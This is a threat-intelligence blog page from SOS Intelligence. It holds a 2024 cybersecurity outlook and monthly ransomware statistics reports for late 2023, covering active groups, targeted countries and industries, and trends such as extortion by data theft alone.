Customer portal
Category

Investigation

"OSINT
Investigation, Opinion, Ransomware

Cybersecurity in 2024 – A Forward Look

2023 was a record year for cybercrime and threat actor activity, and we anticipate 2024 to be a continuation of this upward trend. Below we discuss a few key items we consider will be at the forefront of 2024’s cybersecurity landscape.

Expansion of ransomware operations

2023 was a record year for ransomware operators.  Reported attacks were nearly double the numbers seen in 2022. The most successful groups operated as-a-service (RaaS), allowing them time to improve and develop their product whilst others worked to deploy the malware and bring in the money. 


Law enforcement has been extremely active against these groups, taking down infrastructure relating to HIVE and ALPHV variants. However, in the latter’s case, this has seemingly slowed, but not halted their operations and they remain active in some capacity into 2024. Current data has shown a slight decline in the number of posts to their leak site however, this is a common pattern seen across many different variants and is likely due to the links to Russia and periods of inactivity over the holiday period.
We expect this year to be no exception to the continued growth of ransomware operations.  It remains a lucrative opportunity for threat actors and the RaaS operating model allows less-skilled operators to partake in this criminal activity.

It is anticipated that ransomware tactics will expand to provide further opportunities to “motivate” victims into paying a ransom for their data.  This will include the threat of deployment of “Wiper” malware – designed to fully delete an infected device or network in the event of non-compliance.

An increase in Supply Chain Attacks

It is highly anticipated that supply chain compromise will continue to be a tactic of choice for financially motivated and nation-state threat actors, who routinely and opportunistically scan the internet to identify unpatched systems ripe for exploitation.  

The efficiency of supply chain attacks will likely be improved by both the infection and dissemination of software packages granting third-party access.  This in turn allows threat actors to select and target their victims on a larger scale, leading to increased levels of compromise and wider attack surfaces for the deployment of malicious code.  Subsequently, this will allow threat actors to better maintain persistence within victim networks, granting more time to conduct reconnaissance, analyse connected networks, and spread to encompass more victims.

It is anticipated that supply chain attacks will target vulnerabilities in generative AI ecosystems. With AI and LLMs being utilised more and more to improve productivity, inevitably supply chains are becoming more interconnected.  Failure to properly secure these components within the supply chain could be fatal, allowing threat actors to poison AI training data, manipulate updates, inject malicious algorithms, engage in prompt engineering, or exploit vulnerabilities as an entry point to compromise organisations’ data or systems.

The growth of AI-driven cyber-crime

AI has seen a massive boom in 2023, and this is expected to continue into 2024 and beyond as it becomes increasingly integrated into all manner of processes and procedures.

In 2024, we anticipate a surge in threat actors embracing AI to improve the quality and speed of development of the tools in their arsenal. This will include a quick and cost-effective way to develop new malware and ransomware variants.  We also expect to see the increasing use of deepfake technologies to improve the standard of phishing and impersonation to support cyber-enabled frauds and business email compromise (BEC)

In contrast, it is anticipated that cyber security will employ a proactive strategy; as threat actors continue to harness the potential of AI and machine learning, cyber defenders will look to utilise similar techniques to counter these offensive tactics. The cyber security industry is already making substantial investments into the use of AI for defensive purposes, and this is expected to grow and be adopted by more in the field.  Generative AI (GenAI)-powered capabilities such as automated code generation, reverse engineering, and document exploitation will reach previously unthinkable levels of sophistication and speed. 

It is believed that GenAI will provide an improved toolkit to those targeting the human element when seeking to compromise network security.  GenAI will provide threat actors with an easier method for developing more convincing phishing messages at scale, create video and audio deepfakes, and more easily collect information on their targets. This highlights the need in 2024 for an increased focus on awareness training to better prepare staff and colleagues for the inevitable surge of phishing attacks in 2024.

Key Global Events

Geopolitics is a key motivator for threat actors in certain sectors, particularly nation-states and hacktivists.  Many key global events are scheduled for this year, providing high-profile targets for those who would seek to manipulate these events for their own gains.

Elections are due to be held in the following countries:

  • Taiwan
  • USA
  • Iran
  • Russia
  • Ukraine
  • South Korea
  • India
  • Austria
  • United Kingdom
  • European Parliament


The BRICS group is due to expand, taking on the following new members: Egypt, Ethiopia, Iran, Saudi Arabia, and the United Arab Emirates.  BRICS is now seen as an economic group to rival the G7, so it is anticipated that this expansion will lead to increased targeting of G7 financial institutions.

In July, the 2024 Summer Olympic Games will be held in Paris, France.  Such events provide numerous opportunities for threat actors to make financial gains through fraudulent ticketing, and phishing to obtain financial data and credentials.  Furthermore, it provides a canvas with global attention for those with a hacktivist agenda, ensuring their message reaches a wide audience.

Regulatory Changes Driving Threat Actor Innovation

Changes to regulations regarding the reporting of significant breaches, implemented in the USA by the Securities Exchange Commission (SEC), will force threat actors to hone and improve their stealth methods.  We anticipate seeing increased focus on encryption and evasion techniques to allow threat actors to maintain undetected persistence within victim networks, to avoid triggering reporting to the SEC, and the expected forensic-level scrutiny that would follow.  We believe that threat actors may look to non-material systems as a lower-risk target and entry point, quietly building their access, persistence and privileges from there before targeting higher-value network resources.

Additionally, we are also beginning to see ransomware groups using this new reporting requirement as an additional blackmail tool, threatening to report victims to the SEC themselves if their demands are not met.  It is expected that this tactic will expand in use over the year to come.

What’s in store for SOS Intelligence in 2024

2024 looks to be an exciting year for SOS Intelligence.

Our team is growing further with a full time developer joining in early 2024.  This will allow us to focus on improving the usability of the product, implement new features, and generate new data collection streams.

One of our key focus areas will be to improve the quality of the context around the data we provide.  Improvements made to the platform will allow customers to see pertinent information relating to data sources, giving context to the risk and threat posed by that source.  This will allow customers to make more informed decisions about the risks to their business or that of their clients.

We will also be looking to expand and improve the quality of our data collection.  One particular focus will be on improving the reporting of CVEs.  We aim to expedite alerts of new, high-risk vulnerabilities to our clients and subscribers so they can better mitigate and protect against the risks they pose.

SOS Intelligence has been diligently monitoring the digital landscape over 2023.  Our recent findings are a stark reminder of the rising threat of phishing attacks.  Over the past year, we have observed over half a million unique credentials compromised through phishing, and with the growth of GenAI techniques, we expect that number to grow in 2024.

One standout feature of our technology is our real-time alert system.  This capability ensures that our clients are promptly notified when their staff have fallen victim to phishing, allowing for a swift response and effective risk mitigation.

The unique services we provide at SOS Intelligence aren’t just about securing your digital assets; it’s a practical investment in proactive cybersecurity.  Join us in creating a more secure digital environment.

Header Photo by freestocks on Unsplash

"SOS
Investigation, Ransomware

Ransomware – State of Play December 2023

SOS Intelligence is currently tracking 170 distinct ransomware groups, with data collection covering 319 relays and mirrors.



In the reporting period, SOS Intelligence has identified 373 instances of publicised ransomware attacks.  These have been identified through the publication of victim details and data on ransomware blog sites accessible via Tor.  Our analysis is presented below:

We first look at strain activity.  As ever, the ransomware landscape is dominated by strains using affiliate models (Ransomware-as-a-Service (RaaS)).  Lockbit remains the most active strain, and while there has been a decrease in overall activity, it maintains a 22% market share.  8base, AlphV and Play remain significantly active, but this month we have also seen significant activity by Hunters (RaaS), Cactus (RaaS), and Dragonforce.

Dragonforce are a newly emerged group, with little known about them at the time of print.  Given the level of successful disruption by law enforcement during 2023, it is suspected that this group may be a rebranding of a previous threat group.

The Werewolves group has been observed increasing their level of attacks.  The group appears relatively new, however, they have taken responsibility for a 2022 attack on the Electric Company of Ghana which resulted in significant power outages.  The veracity of this claim is not known.  Their level of activity is called into question by several of their victims also appearing on the LockBit breach site.  Six identical posts were seen across both sites.  Additionally, the ransomware used is a public domain version of Lockbit3, while their attacks make use of tools leaked from the Conti group.  This would seem to indicate that the group was previously an affiliate of LockBit.

What makes this group standout is the targeting of Russian victims.  Ransomware groups and operators are quite often pro-russian, with several groups supporting the Russian government publicly in its war against Ukraine.  The targeting may explain a potential split from LockBit, and hint at a possible location for the group.

Finally, we have observed increased activity from the SiegedSec group.  They appear focused more on data exfiltration, and are politically, rather than financially, motivated. Their focus has been on hacktivism, with a significant focus on targeting Israel and the USA.



As seen in previous months, the USA remains the primary target of ransomware groups and threat actors.  We have observed a steady release of data from Canada, France, Germany, Italy, and the UK.  As members of the G7, these countries have strong economies and therefore possess lucrative targets for financially-minded threat actors. 

However, this surge in activity may be politically motivated.  In recent weeks these countries have all shown support for Israel in its conflict with Hamas, which may give certain threat actors additional motivation to target those countries.  As highlighted previously, there have also been significant increases in the targeting of Israel and Russia.



Manufacturing, Construction and Engineering, and IT and Technology have remained the key targeted industries for December.  These industries would be more reliant on technology in order to continue their business activities, and so it logically follows that they would be more likely to pay a ransom in order to regain access to compromised computer systems.  The Financial and Education sectors have also seen increased activity over the period.

We are seeing a shift in tactics for certain industries, particularly those where data privacy carries a higher importance (such as legal or healthcare), where threat actors are not deploying encryption software and instead relying solely on data exfiltration as the main source of material for blackmail and extortion.

Photo by FLY:D on Unsplash
"SOS
Investigation, Ransomware

Ransomware – State of Play November 2023

SOS Intelligence is currently tracking 166 distinct ransomware groups. Data collection covers 309 relays and mirrors, 110 of which are currently online.

In the reporting period, SOS Intelligence has identified 437 instances of publicised ransomware attacks.  These have been identified through the publication of victim details and data on ransomware blog sites accessible via Tor. Our analysis is presented below:

As in previous months, the ransomware landscape is dominated by strains using affiliate models. Lockbit remains the most active strain, and has seen a 73% increase in breach posts when compared to the previous month. High on the list is 8base, who release a large amount of data on 30th November. In contrast to the other high-profile groups observed, it is believed that the 8base group do not have their own proprietary ransomware, but instead rely on using other ransomware-as-a-service (RaaS) variants, such as Phobos.

As seen in previous months, the USA remains the primary target of ransomware groups and threat actors.  We have observed an increased release of data from France, Germany and Italy, while the UK and Canada have remained high on the list of targeted countries. 

As members of the G7, these countries have strong economies and therefore possess lucrative targets for financially-minded threat actors. However, this surge in activity may be politically motivated.  In recent weeks these countries have all shown support for Israel in its conflict with Hamas, which may give certain threat actors additional motivation to target those countries.

Logistics, manufacturing, and construction have remained the key targeted industries for November.  These industries would be more reliant on technology in order to continue their business activities, and so it logically follows that they would be more likely to pay a ransom in order to regain access to compromised computer systems.  We are seeing a shift in tactics for certain industries, particularly those where data privacy carries a higher importance (such as legal or healthcare), where threat actors are not deploying encryption software and instead relying solely on data exfiltration as the main source of material for blackmail and extortion.


New for this month we have also considered the victim ownership; whether they’re privately or publicly owned.  Within breach sites, the publicised victims are overwhelmingly privately owned.  Publicly-owned victims tend to be either smaller, local government entities or educational districts within the US school system.  Higher level public entities, while offering a lucrative target for hostile state actors, but may be more than a financially-motivated threat actor wishes to take on, owing to the likely increased law enforcement effort to obtain a judicial outcome.

Photo by FLY:D on Unsplash
"SOS
Investigation, Ransomware

Ransomware Statistics for October 2023

SOS Intelligence is currently tracking 163 distinct ransomware groups. Data collection covers 299 relays and mirrors, 93 of which are currently online.

